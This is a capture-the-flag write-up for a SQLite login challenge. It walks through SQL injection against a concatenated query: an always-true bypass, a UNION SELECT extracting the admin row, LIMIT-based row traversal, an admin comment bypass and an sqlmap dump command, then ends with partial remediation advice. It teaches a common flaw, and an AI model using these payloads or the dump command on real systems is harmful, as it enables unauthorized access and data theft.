**LIMITLESS -CTF CHALLENGE**

**Challenge Overview**

* **Category:** Web Exploitation
* **Difficulty:** Easy
* **Description:** A login page backed by SQLite. Players must bypass authentication and extract the hidden flag.

**Vulnerability**

The backend query is built unsafely using string concatenation:



query = f"SELECT \* FROM users WHERE username = '{username}' AND password = '{password}'"

Because no parameterization is used, both **username** and **password** fields are vulnerable to **SQL injection**. Any input supplied by the attacker is directly interpolated into the SQL query.

**Step 1: Basic Bypass**

The simplest attack is to inject a condition that always evaluates true.

Input:

* **Username:** **' OR '1'='1' --**
* **Password:** (anything)

This makes the query:

SELECT \* FROM users WHERE username = '' OR '1'='1' *-- ' AND password = 'anything'*

SQLite evaluates **'1'='1'** as true, so the first row (**test**) is returned.

The result: *“Welcome back user test, Flag at admin user”*



This proves injection works, but we don’t yet have the flag.

**Step 2: Understanding the Table**

The table has a number of columns:

users(username TEXT, display\_name TEXT, password TEXT)

When the app executes **SELECT \***, it expects **say 3 columns**.

This means a **UNION SELECT** payload must also return exactly **3 values**.

**Step 3: Union Injection for Flag**


We can craft a **UNION** query to directly select the **admin** row.

Payload (entered into **username**):

💡 There are multiple payloads that might work for this, we will highlight a few.

# Assuming you've identifed the table structure

' UNION SELECT username, display\_name, password FROM users WHERE username='admin' *--*



This results in:

SELECT \* FROM users WHERE username = ''

UNION SELECT username, display\_name, password FROM users WHERE username='admin' *-- ' AND password = 'anything'*

The second **SELECT** fetches the **admin** user.


The application renders the **display\_name** field in the welcome message.

**Payload 2**

For the first approach, we are making an assumption the user is **admin**. We can effectively traverse the different rows using the **limit** clause which constrains the number of rows returned. From below payload, we specify the limit 2, stating that we should start counting after the second row, and specify 1 as the number of rows to retrieve.

asdf' or 1=1 limit 2,1 --

Password can be anything.



**Payload 3**

Simple authentication bypass since we know the flag is at admin user

admin' --

**Step 4: Retrieve the Flag**


The app response:

Welcome back user admin, CTF{07da6941-e77d-414b-8426-2bc62778db38}

**Using Automated Tools (sqlmap)**

Instead of manual payloads, participants could also use **sqlmap**, an automated SQL injection exploitation tool, to achieve the same result. For example:

sqlmap -r test.txt --risk=3 --level=5 --dbs --dump --batch



Sqlmap quickly detects the injectable parameters, enumerates the database schema, and dumps the **users** table revealing the **admin** account with its **display\_name** containing the flag.

**Key Takeaways**

* Never build SQL queries with string concatenation.
* Use parameterised queries (prepared statements) to prevent SQL injection: